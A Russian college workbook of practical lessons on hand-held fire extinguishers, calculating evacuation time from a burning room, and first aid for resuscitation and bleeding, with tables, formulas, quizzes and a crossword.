Ручной углекислотный огнетушитель ОУ-2 (ОУ-5, ОУ-8) предназначен для тушения загораний в небольшом количестве всех видов горючих и тлеющих материалов (кроме кинопленки на нитрооснове), а также электроустановок, находящихся под напряжением. В качестве огнетушащего средства в ОУ-2 применяется углекислый газ. Его огнетушащие свойства основаны на снижении концентрации кислорода в воздухе до такой величины, при которой горение прекращается, а также понижении температуры зоны горения. Углекислый газ имеет ряд достоинств: он не портит соприкасающиеся с ним предметы, неэлектропроводен, не изменяет в процессе хранения своих качеств.

К недостаткам углекислого газа следует отнести его токсичность при больших концентрациях в воздухе, поэтому углекислотный огнетушитель нельзя применять в малых помещениях. Зарядом в углекислотных огнетушителях служит жидкая углекислота, которая в момент приведения огнетушителя в действие быстро испаряется, образуя твердую углекислоту («снег») и углекислый газ.

Огнетушитель углекислотный представляет собой стальной баллон, в горловину которого встроена рукоятка с раструбом (рис. 2).

У огнетушителя ОУ-2 раструб присоединен к корпусу шарнирно. Кроме того, огнетушитель имеет предохранительное устройство мембранного типа,

которое автоматически разряжает баллон огнетушителя при повышении в нем давления сверх допустимого.




Рисунок 1 - Ручные огнетушители:
а – химический пенный огнетушитель ОХП-10;
б – воздушно-пенный огнетушитель ОВП-10

Чтобы привести огнетушитель в действие, необходимо сорвать пломбу, выдернуть чеку, перевести раструб в горизонтальное положение и нажать на рычаг, а затем направить струю заряда на огонь. При работе углекислотного огнетушителя нельзя касаться раструба, так как температура его за счет испарения жидкого углекислого газа понижается до —70 °С. В случае попадания пены в глаза их следует промыть чистой водой или 2 %-ным раствором борной кислоты.




Рисунок 2 - Углекислотный огнетушитель ОУ-2

Ручной порошковый огнетушитель ОП-5 (рис. 3) предназначен для тушения небольших загораний на мотоциклах, легковых и грузовых автомобилях, тракторах и других машинах. Огнетушитель эффективно работает при температуре от —50 до +50 °С.

Принцип действия огнетушителя ОП-5 заключается в следующем. При срабатывании запорно-пускового устройства прокалывается заглушка баллона с рабочим газом (азот, углекислый газ). Газ по трубке подвода поступает в нижнюю часть корпуса огнетушителя и создает избыточное давление. Порошок вытесняется по сифонной трубке в шланг к стволу. Нажимая на курок ствола, можно подавать порошок порциями. Порошок, попадая на горящее вещество, изолирует его от кислорода воздуха.

Чтобы привести в действие огнетушитель ОП-5 необходимо сорвать пломбу, выдернуть чеку, поднять рычаг до отказа, направить ствол-насадку на очаг пожара и нажать на курок; через 5 секунд приступить к тушению пожара.

Рисунок 3 - Порошковый огнетушитель
со встроенным газовым источником давления ОП-5

ПОРЯДОК ВЫПОЛНЕНИЯ:

1. Изучить устройство и принцип действия огнетушителей.
2. Заполнить табл.1, 2.

Таблица.1 - Область применения огнегасящих веществ

№ п/п	Огнегасительные вещества	Огнегасительные свойства				В какой области нельзя применять (вписать букву)
		Охлаж-дающее	Изоли-рующее	Разбав-ляющее	Ингибирующее (замедляющее)	
1	Вода					
2	Песок					
3	Покрывало из войлока, брезента и т.д.					
4	Химическая пена					
5	Углекислота					
6	Порошки					

Примечание. Область применения огнегасящих веществ:
А) дерево, изделия из дерева, ткани и т. п.;
Б) горючие жидкости (мазут, краски, масла);
В) легко воспламеняющиеся жидкости (бензин, керосин);
Г) спирты;
Д) электроустановки под напряжением;
Е) ценные вещи (картины, документы, книги и т. п.);
Ж) одежда на человеке.

Таблица 2 Ручные огнетушители

№ п/п	Марка	Условное обозначение	Технические характеристики			Огнегаси тельные свойства	Область примене ния
			Время действия	Дальность действия	Площадь гашения		

3. По плану эвакуации ГБПОУ «Пермский нефтяной колледж» найдите **<u>один</u>** огнетушитель и составьте на него эксплуатационный паспорт по алгоритму:

Эксплуатационный паспорт на огнетушитель

1.Номер, присвоенный огнетушителю_____
2.Дата введения огнетушителя в эксплуатацию _____
3.Место установки огнетушителя_____
4.Тип и марка огнетушителя _____
5.Завод-изготовитель огнетушителя _____
6.Заводской номер _____
7.Дата изготовления огнетушителя _____
8.Марка (концентрация) заряженного огнетушащего вещества_____

4. Рассчитать необходимое количество первичных средств тушения пожаров для образовательного учреждения (колледжа), заполнив табл. 3 при помощи приложения 1.

Таблица 3 - Нормы первичных средств пожаротушения для ГБПОУ «Пермский нефтяной колледж»

№ п/п	Средства пожаротушения	Кол-во	Примечание (для чего)
1	Огнетушители:		
	а) пенные		
	б) углекислотные		
	в) порошковые		
2	Ящики с песком (объем 0,5 м^3)		
3	Бочки с водой		
4	Покрывало		
5	Пожарный щит, оборудованный: лопатой, багром, топором, ведрами		

5. Заполните таблицу из нижеперечисленных утверждений

Правильно	Неправильно

1. При возгорании сковородки необходимо залить ее водой.
2. Если загорелась мебель, пытайтесь тушить ее водой,
з. Загоревшиеся компьютер или телевизор нельзя тушить водой.
4. Если загорелась занавеска, сбивайте огонь мокрой тряпкой, шваброй или метлой.
5. Токсичные продукты, выделяемые при горении не опасны для человека.
6. Чтобы быстрее выбраться из горящего здания, воспользуйтесь лифтом.
7. Если вы почувствовали запах дыма постарайтесь не покидать комнату.
В. Возгорание необходимо начать тушить как можно быстрее
9. Мебель с трудом воспламеняется и легко тушится.

10. Короткое замыкание внутри корпуса может привести к возгоранию компьютера или телевизора.
11. Дети, испугавшись пожара, почти никогда не отзываются на незнакомые голоса.
12. Если вы собираетесь покинуть помещение из-за пожара, то постарайтесь надеть на себя как можно меньше одежды, чтобы она не мешала при движении.
13. При обнаружении пожара надо сразу перекрыть газ, выключить электричество.
14. При вызове МЧС при пожаре необходимо четко сообщить точный адрес, место пожара (помещение, этаж), время возгорания, цвет дыма, свою фамилию, номер своего телефона.
15. Лучше не сообщать о пожаре людям, работающим по соседству, чтобы избежать паники.
16. При пожаре надо распахнуть все окна и двери, чтобы не задохнуться от дыма.

6. Ответить на контрольные вопросы:

1. Какие существуют первичные средства пожаротушения?
2. Как устроены ручные огнетушители ОХП-10, ОУ-2, ОП-1?
3. Каков принцип действия каждого огнетушителя?
4. Какие существуют ограничения использования указанных огнетушителей?

Практическое занятие № 8
Эвакуация людей при пожаре

Цель: организовывать и проводить мероприятия по защите работающих и населения от негативных воздействий чрезвычайных ситуаций

Нормативные документы:
- Федеральный закон от 21 декабря 1994 г. N 68-ФЗ "О защите населения и территорий от чрезвычайных ситуаций природного и техногенного характера".
- Федеральный закон от 21 декабря 1994 г. № 69-ФЗ "О пожарной безопасности"

Время выполнения – 2 часа

Задание

В учебном помещении, имеющем перегородки из древесноволокнистых плит, произошло возгорание. Площадь пожара, при горении облицовочных плит, приведена в исходных данных (табл. 6). Рассчитать время (tд), необходимое для эвакуации людей из горящего помещения с учётом задымлённости.

Общие сведения

Здания и части зданий по функциональной пожарной опасности подразделяются на классы:

Ф1 – гостиницы, жилые дома, детские дошкольные учреждения и т.п., при условии их круглосуточного использования;

Ф2 – зрелищные и культурно-просветительные учреждения (театры, музеи, библиотеки и др.);

Ф3 – предприятия по обслуживанию населения (предприятия торговли, общественного питания, поликлиники и др.);

Ф4 – учебные заведения, научные и проектные организации, учреждения управления;

Ф5 – производственные и складские здания.

Производственные здания и сооружения по взрывной, взрывопожарной и пожарной опасности подразделяются на шесть категорий:

- категория А и Б - взрывопожароопасные производства;
- категория В - пожароопасные производства;
- категория Г - производства, имеющие несгораемые вещества и материалы в горячем, раскалённом или расплавленном состоянии;
- категория Д - производства с непожароопасными технологическими процессами, где имеются несгораемые вещества и материалы в холодном состоянии;
- категория Е - взрывоопасные производства, где имеются горючие газы и взрывоопасные пыли.

Эвакуация при пожаре представляет собой процесс организованного самостоятельного движения людей наружу из помещений, в которых имеется возможность воздействия на них опасных факторов пожара. Эвакуация осуществляется по путям эвакуации через эвакуационные выходы.

Спасение при пожаре представляет собой вынужденное перемещение людей наружу при воздействии на них опасных факторов пожара или при возникновении непосредственной угрозы этого воздействия. Спасение осуществляется самостоятельно, с помощью пожарных подразделений или специально обученного персонала, в том числе с использованием спасательных средств, через эвакуационные и аварийные выходы.

Выходы являются эвакуационными, если они ведут:

а) из помещений 1-го этажа наружу:

- непосредственно;
- через коридор;
- через вестибюль (фойе);
- через лестничную клетку;
- через коридор и вестибюль (фойе);
- через коридор и лестничную клетку.

б) из помещений любого этажа, кроме первого:

- непосредственно в лестничную клетку;
- в коридор, ведущий непосредственно в лестничную клетку;
- в холл (фойе), имеющий выход непосредственно в лестничную клетку.

в) в соседнее помещение, обеспеченное выходом.

Не менее 2-х эвакуационных выходов должны иметь этажи зданий следующей классификации:

- Ф1.1 (детские сады);
- Ф3.3 (вокзалы);
- Ф4.1 (школы);
- Ф4.2 (высшие профессиональные учебные заведения).

Для зданий других классов наличие двух эвакуационных выходов зависит от объёма помещений, количества людей и других факторов.

ПОРЯДОК ВЫПОЛНЕНИЯ:

1. Ознакомьтесь с планом эвакуации ГБПОУ «Пермский нефтяной колледж».
2. Зарисуйте схему эвакуации из учебного кабинета, в котором вы находитесь

Примерная схема эвакуации людей представлена на рисунке ниже.




Рисунок 1 – Схема оцениваемого эвакуационного маршрута

3. **Вычислите расчётное время по следующим формулам** (все действия записывайте в тетрадь)

а) Расчётное время эвакуации ($t_р$) из рабочих помещений и зданий определяется как суммарное время движения людского потока на отдельных участках пути по формуле

$$t_р = t_1 + t_2 + t_3 + \ldots + t_i, \qquad (1)$$

где t_1 – время движения от самого удалённого рабочего места до двери помещения (в соответствии с рисунком это расстояние примем равным диагонали помещения $L_п$);

t_2 - время прохождения дверного проёма помещения;

t_3 – время движения по коридору от двери помещения до лестничного марша;

t_4 – время движения по лестничному маршу;

t_5 – время движения по коридору первого этажа до выходной двери из здания;

t_6 – время прохождения дверного проёма из здания.

б) Время движения людского потока на отдельных участках вычисляется по формуле

$$t_i = L_i/V_i, \qquad (2)$$

где L_i – длина отдельных участков эвакуационного пути, м (табл. 6);

V_i – скорость движения людского потока на отдельных участках пути, м/мин.

в) Скорость движения людского потока (V_i) зависит от плотности людского потока (D_i) на отдельных участках пути и выбирается из табл. 1.

г) Плотность людского потока (D_i) вычисляется для каждого участка эвакуационного пути по формуле

$$D_i = (N * f)/(L_i * \delta_i), \qquad (3)$$

где N - число людей (табл. 6);

f - средняя площадь горизонтальной проекции человека (принять f = 0,1 м^2);

δ_i - ширина i-го участка эвакуационного пути, м (табл. 6).

д) Время прохождения дверного проёма приближённо можно рассчитать по формуле

$$t_{д.п.} = N/(\delta_{д.п.} * q_{д..п.}), \qquad (4)$$

где $\delta_{д.п.}$ – ширина дверного проёма, м (табл. 6);

$q_{д.п.}$ – пропускная способность 1 м ширины дверного проёма (принимается равной 50 чел./(м * мин) для дверей шириной менее 1,6 м и 60 чел./(м * мин) для дверей шириной 1,6 м и более).

Необходимое (нормируемое) время эвакуации

а) Необходимое время эвакуации из помещений общественных зданий (кинотеатры, столовые, универмаги и др.) устанавливается (нормируется) в зависимости от степени огнестойкости здания и объёма помещения (табл. 2). Необходимое время эвакуации из общественных зданий устанавливается (нормируется) в зависимости от степени огнестойкости здания (табл. 4).

б) При нормировании времени эвакуации для производственных зданий промышленных предприятий учитывается степень огнестойкости здания, категория производства и этажность здания (табл. 5). Необходимое время эвакуации из рабочих помещений производственных зданий зависит также и от объёма помещения (табл. 3).

Таблица 1 - Зависимость скорости движения от плотности людского потока

Плотность людского потока (D_i)	Скорость движения людского потока (V_i), м/мин	
	на горизонтальном пути	по лестнице вниз
0,01	100	100
0,05	100	100
0,1	80	95
0,2	60	68
0,3	47	52
0,4	40	40
0,5	33	31
0,6	27	24
0,7	23	18
0,8	19	13
0,9 и более	15	8

Таблица 2 - Необходимое время эвакуации из помещений общественных зданий ($t_{п.о.з.}$)

Помещение	Время эвакуации ($t_{п.о.з.}$), мин, из помещений общественных зданий I и II степени огнестойкости при объёме помещения, тыс. $м^3$

Наименование	Обозначение	До 5	10	20	40	60
Зрительные залы (театры и т.п.).	*	1,5	2	2,5	2,5	-
Залы лекционные, собраний, выставочные, столовые и др.	**	2	3	3,5	4	4,5
Торговые залы универмагов.	***	1,5	2	2,5	2,5	-
Примечание. Необходимое время эвакуации людей из помещений III и IV степени огнестойкости уменьшается на 30 %, а из помещений V степени огнестойкости – на 50 %						

Таблица 3 - Необходимое время эвакуации из помещений производственных зданий ($t_{п.п.з.}$)

Категория производства	Время эвакуации ($t_{п.п.з.}$), мин, из помещений производственных зданий I, II и III степени огнестойкости при объёме помещения ($W_п$), тыс. м^3				
	До 15	30	40	50	60 и более
А, Б, Е	0,50	0,75	1	1,50	1,75
В	1,25	2	2	2,50	3
Г, Д	Не ограничивается				
Примечание. Для зданий IV степени огнестойкости необходимое время эвакуации уменьшается на 30 %, а для зданий V степени огнестойкости – на 50 %					

Таблица 4 - Необходимое время эвакуации из общественных зданий ($t_{о.з.}$)

Степень огнестойкости	Время эвакуации ($t_{о.з.}$), мин
I и II	до 6
III и IV	до 4
V	до 3

Таблица 5 - Необходимое время эвакуации из производственных зданий ($t_{п.з.}$)

Категория производства	Время эвакуации (tп.з.) мин, из производственных зданий I, II и III степени огнестойкости
А, Б, Е	до 4
В	до 6
Г, Д	до 8
Примечание. Для зданий IV степени огнестойкости необходимое время эвакуации уменьшается на 30 %, а для зданий V степени огнестойкости – на 50 %	

4. Определите расчётное время эвакуации из рабочего помещения по задымлённости ($t_д$)

а) $t_д = (K_{осл} * K_г * W_п)/(V_д * S_{п.г.})$, (5)

где $K_{осл}$ – допустимый коэффициент ослабления света (принять $K_{осл} = 0,1$);

$K_г$ – коэффициент условий газообмена;

$W_п$ - объём рабочего помещения, $м^3$ (табл. 6);

$V_д$ - скорость дымообразования с единицы площади горения, $м^3/(м^2 * мин)$;

$S_{п.г.}$ - площадь поверхности горения, $м^2$.

б) $K_г = S_о/S_п$, (6)

где $S_о$ - площадь отверстий (проёмов) в ограждающих стенах помещения, $м^2$ (табл. 6);

$S_п$ - площадь пола помещения, $м^2$ (вычислить по исходным данным).

в) $V_д = K_д * V_г$, (7)

где $K_д$ - коэффициент состава продуктов горения (для древесноволокнистых плит равен 0,03 $м^3/кг$);

Vг - массовая скорость горения (для древесноволокнистых плит принимается равной 10 $кг/(м^2 * мин)$).

г) $S_{п.г.} = S_{п.п.} * K_{п.г.}$, (8)

где $S_{п.п.}$ - предполагаемая площадь пожара, $м^2$ (табл. 6);

$K_{п.г.}$ – коэффициент поверхности горения (для разлившихся жидкостей и облицовочных плит $K_{п.г.} = 1$).

5. Сравните расчётное время эвакуации по задымлённости из рабочего помещения, полученное по формуле (5) с расчётным временем эвакуации людей из рабочего помещения, полученным по формуле (1) и с необходимым (нормируемым) временем эвакуации из рабочего помещения (табл. 2 или 3).

6. Возьмите для сравнения и расчетов любой учебный кабинет 4 этажа.

7. Сделайте вывод

Анализируя результаты, полученные в п.3 и п.4 работы, сформулируйте окончательный вывод о времени, необходимом для эвакуации людей при возникновении пожара из учебного кабинета 4 и 2 этажей.

Таблица 6 - Исходные данные

Наименование исходных параметров	Величина параметров по вариантам									
	0	1	2	3	4	5	6	7	8	9
ЗДАНИЕ: производственное (П); общественное (О).	П -	- О	П -	- О	П -	- О	П -	- О	П -	П -
Категория производства	Б	-	В	-	А	-	Е	-	В	В
Степень огнестойкости	I	IV	II	I	II	V	IV	III	III	V
РАБОЧЕЕ ПОМЕЩЕНИЕ: обозначение наименования помещения (для табл. 2); длина, м; ширина, м; объём ($W_п$), тыс. $м^3$; площадь отверстий в стенах, $м^2$	- 15 10 0,4 6	*** 25 20 2,5 25	- 80 40 25,1 110	** 30 20 3,0 36	- 35 10 1,4 16	* 60 35 9,8 65	- 90 50 31,0 115	** 10 5 0,2 3	- 20 10 0,7 10	- 30 10 1,5 12
Количество людей (N), чел.	50 0	1400	3600	2500	600	8500	4300	100	400	500
ШИРИНА ДВЕРЕЙ ($\delta_{д.п.}$): из рабочего помещения, м; из здания, м.	1,4 1,8	2,8 3,0	4,2 4,2	2,2 1,8	1,5 2,2	3,5 2,0	1,6 1,4	1,2 2,4	1,4 1,5	2,8 1,6
КОРИДОРЫ: суммарная длина ($L_к$), м; при ширине ($\delta_к$), м.	40 3	55 2,8	120 4	35 2,5	30 3,2	25 2,0	65 2,2	70 2,0	15 1,5	80 2,2
ЛЕСТНИЦЫ: суммарная длина ($L_л$), м; при одной ширине ($\delta_л$), м.	10 2	8 2,2	15 3	14 2,4	12 1,8	10 1,5	25 2,0	30 1,4	20 1,5	15 1,8
Площадь пожара ($S_{п.п.}$), $м^2$	8	15	25	20	18	35	24	6	12	18

Тема 2.5.
Первая помощь пострадавшим

Практическое занятие № 9
Общие правила оказания первой помощи пострадавшим

Цель: Отработка алгоритмов действий по оказанию первой помощи (приемы искусственной вентиляции легких и непрямого массажа сердца)

Оборудование: тетрадь, перевязочный материал, подручные средства для наложения жгутов

Время выполнения – 1 час

ПОРЯДОК ВЫПОЛНЕНИЯ:

1. Изучить приемы искусственной вентиляции легких. Составить алгоритм проведения искусственной вентиляции легких.

2. Изучить приемы непрямого массажа сердца. Составить алгоритм проведения непрямого массажа сердца.

3. Ответить на контрольные вопросы:

1. Что является основной задачей реанимации?
2. Зачем пострадавшему запрокидывают голову при ИВЛ?
3. Как спасатель может защитить себя при проведении ИВЛ?
4. Как проводят вдувание воздуха ребенку?
5. С какой частотой спасатель должен надавливать на грудину пострадавшему при непрямом массаже сердца?
6. Как делают непрямой массаж сердца ребенку?
7. Каковы критерии успешной реанимации?

4. Решите кроссворд по теме «Первая медицинская помощь»

По горизонтали

2. Мягкое или жёсткое приспособление, закрепляющее перевязочный материал (иногда содержащий лекарственные или другие вещества) на поверхности тела больного

4. Восстановление жизненно важных функций организма (прежде всего дыхания и кровообращения).

5. перелом, при котором повреждены мягкие ткани и кожные покровы называется

6. Приступ кратковременной утраты сознания, обусловленный временным нарушением мозгового кровотока.

8. как называется перелом, при котором нет наружных повреждений кожных покровов

10. Смерть или терминальное состояние, возникающее в результате проникновения воды (реже — других жидкостей и сыпучих материалов) в лёгкие и дыхательные пути

11. бывает венозным, артериальным

13. Процесс наложения повязки на рану

14. состояние защищённости жизненно-важных интересов личности, общества, государства от потенциально и реально существующих угроз, или отсутствие таких угроз.

15. Метод создания неподвижности с целью обеспечения покоя пораженному участку тела при повреждениях и заболеваниях.

16. Процесс перемещения пострадавшего в место назначения, посредством тех или иных транспортных средств.

17. Какая повязка накладывается при переломах челюстей

18. Ожог от светового излучения, пламени, кипятка и горячего пара называется

19. Применяют для иммобилизации верхних конечностей и реже для наложения повязок на раны. Особенно широко их применяют при массовых травмах, когда возникает острый недостаток стандартных марлевых бинтов, а также в экспедициях, в быту и т. д.

21. Лекарственная форма в виде пластичной массы, обладающая способностью размягчаться при температуре тела и прилипать к коже, или в виде той же массы на плоском носителе, предназначенная для наружного применения

22. Удар, который возникает при общем перегревании в результате длительного воздействия высокой температуры.

23. Вещество, характеризующее одеревеневшие стенки растительных клеток. Сложное полимерное соединение, содержащееся в клетках сосудистых растений и некоторых водорослях

24. Это совокупность мероприятий, направленных на предупреждение попадания микробов в рану

По вертикали

1. Полное или частичное нарушение целостности кости при нагрузке, превышающей прочность травмируемого участка скелета

3. кровотечение, при котором кровь алого цвета и фонтанирует


7. Повреждение тканей организма под воздействием низких температур. Нередко сопровождается общим переохлаждением организма и особенно часто затрагивает выступающие части тела, такие как ушные раковины, нос, недостаточно защищённые конечности, прежде всего пальцы рук и ног

9. Средство для обеззараживания раны

12. Препараты, которые необходимо дать пострадавшему, чтобы купировать боль

18. К нему фиксируют сломанную руку при отсутствии стандартных шин и подручных средств

20. Кровеносные сосуды, несущие кровь от сердца к органам.



Практическое занятие № 10
Первая помощь при кровотечениях

Цель: Отработка алгоритмов действий по оказанию первой помощи при кровотечениях

Оборудование: тетрадь, перевязочный материал, подручные средства для наложения жгутов

Время выполнения – 1 час

ПОРЯДОК ВЫПОЛНЕНИЯ:

1. Изучить виды кровотечений и заполнить таблицу:

Вид кровотечения	Приемы остановки кровотечений

2. Рассмотрите расположение наиболее доступных для прижатия точек на рисунке 2. Отыщите эти точки у себя на теле и друг у друга.

3. Изучите правила наложения жгута. Составьте алгоритм наложения жгута на конечность.

Заполните таблицу.

Виды кровоостанавливающих жгутов	Время наложения
Ленточные жгуты	
Резиновый жгут Эсмарха	
Атравматичный кровоостанавливающий жгут «Альфа» (Бубнова)	
Жгут SWAT (Stretch Wrap And Tuck)	
Жгут RATS (Rapid Application Tourniquet System)	
Воротковые жгуты	
Жгут кровоостанавливающий ЖК-Медплант (есть модификация с циферблатом)	
Жгут-турникет (C-A-T) Combat Application Tourniquet North American Rescue	
Жгут-турникет SOF Tactical Tourniquet Tactical Medical Solutions (есть модификация Wide)	
Жгут Pyng Medical Mechanical Advantage Tourniquet (M-A-T)	

Запишите наиболее часто встречаются следующие ошибки при наложении жгута.
Попробуйте наложить жгут своему соседу. Норматив времени:

Отлично	Хорошо	Удовлетворительно
35 секунд	40 секунд	45 секунд

4. Наложение кровоостанавливающего жгута (закрутки) на бедро и плечо.

Наложение кровоостанавливающего жгута (закрутки) на бедро и плечо

Условия выполнения нормативов. Статист, которому накладывают жгут (закрутку), лежит в удобном положении. Учащийся держит развернутый жгут в руках. Материал для наложения закрутки лежит на столе рядом. Жгут (закрутка) накладывается на одежду. На столе рядом лежат блокнот и карандаш. По заданию и команде преподавателя учащийся накладывает жгут (закрутку) на указанную область, указывает время их наложения (часы, минуты) и записку подкладывает под последний ход жгута (закрутки), контролирует отсутствие пульса на периферическом сосуде. Этим заканчивается выполнение норматива.

Возможные ошибки, снижающие оценку на 1 балл. Наложение жгута (закрутки) не на ту область (сторону); чрезмерное перетягивание конечности или наличие пульса на периферическом сосуде; не записано время наложения жгута (закрутки); наложение жгута (закрутки) на голое тело.

Время выполнения нормативов

	отлично	*хорошо*	*удовлетворительно*
Наложение кровоостанавливающего жгута на плечо, бедро	*25 с*	*30 с*	*35 с*
наложение закрутки на плечо, бедро	*45 с*	*50 с*	*55 с*

5. Ответьте на контрольные вопросы (тест)

Выберите один правильный ответ

1. Какому виду кровотечений соответствуют данные признаки: кровь красного цвета, сочится из раны вследствие ссадин, неглубоких порезов; останавливается быстро из-за высокой свёртываемости крови?

А) Капиллярное Б) Венозное В) Артериальное Г) Паренхиматозное

2. Какому виду кровотечений соответствуют данные признаки: кровь тёмно-красная, бордовая, вытекает из раны?

А) Капиллярное Б) Венозное В) Артериальное Г) Паренхиматозное

3. Какому виду кровотечений соответствуют данные признаки: кровь смешанного типа, часто наблюдаются тупые боли в животе, деформация грудной клетки, головокружение, рвота?

А) Капиллярное Б) Венозное В) Артериальное Г) Паренхиматозное

4. Какому виду кровотечений соответствуют данные признаки: кровь ярко-алая, струится из раны?

А) Капиллярное Б) Венозное В) Артериальное Г) Паренхиматозное

5. На сколько можно остановить кровотечение?

А) 30 минут Б) 120 минут

В) 60 минут Г) Зависит от времени года

6. Что из перечисленного является неправильным действием при оказании первой помощи при капиллярном кровотечении?

А) Наложить повязку или пластырь

Б) Вокруг раны обработать спиртовым раствором

В) Обеззаразить открытые участки

Г) Обработать спиртом саму рану

7. Что НЕЛЬЗЯ делать при носовом кровотечении?

А) Приложить холод на переносицу

Б) После спадения кровотечения засунуть турунды, смоченные перекисью, в нос

В) Запрокинуть голову наверх

Г) Обратиться к врачу

8. Что НЕЛЬЗЯ делать при артериальном кровотечении?

А) Сделать пальцевое прижатие артерии
Б) Наложить жгут на голое тело
В) Дать пострадавшему (без аллергии) обезболивающее
Г) Доставить в больницу

9. Что НЕЛЬЗЯ делать при венозном кровотечении?

А) Произвести сгибание раненой конечности
Б) Наложить жгут
В) Доставить в больницу
Г) Закрыть жгут одеждой

10. Что необходимо сделать по истечении 30 минут после наложения жгута?

А) Ослабить жгут на 10 минут, наложить повторно, но на 2 см выше
Б) Снять жгут насовсем
В) Наложить жгут повторно, на это же место
Г) Оставить всё как есть

11. Что называется нарушением целостности кожи, слизистых оболочек с повреждением различных тканей и органов, вызванное механическим воздействием.

А) Перелом Б) Растяжение В) Рана Г) Ушиб

12. Что называется комплексом мероприятий, направленным на уничтожение микробов на коже, в ране или в организме в целом?

А) Профилактика Б) Асептика В) Гигиена Г) Хирургия

13. Что не надо делать при паренхиматозном кровотечении?

А) Доставить пострадавшего в больницу
Б) Положить холод на область предполагаемого кровотечения
В) Положить пострадавшего горизонтально с приподнятыми ногами
Г) Одеть пострадавшего

14. Что нужно сделать при венозном кровотечении?

А) Пальцевое прижатие
Б) Наложить пластырь
В) Максимальное сгибание конечности +давящая повязка
Г) Приложить подорожник

15. Можно ли поверхность раны при капиллярном кровотечении обрабатывать зеленкой?

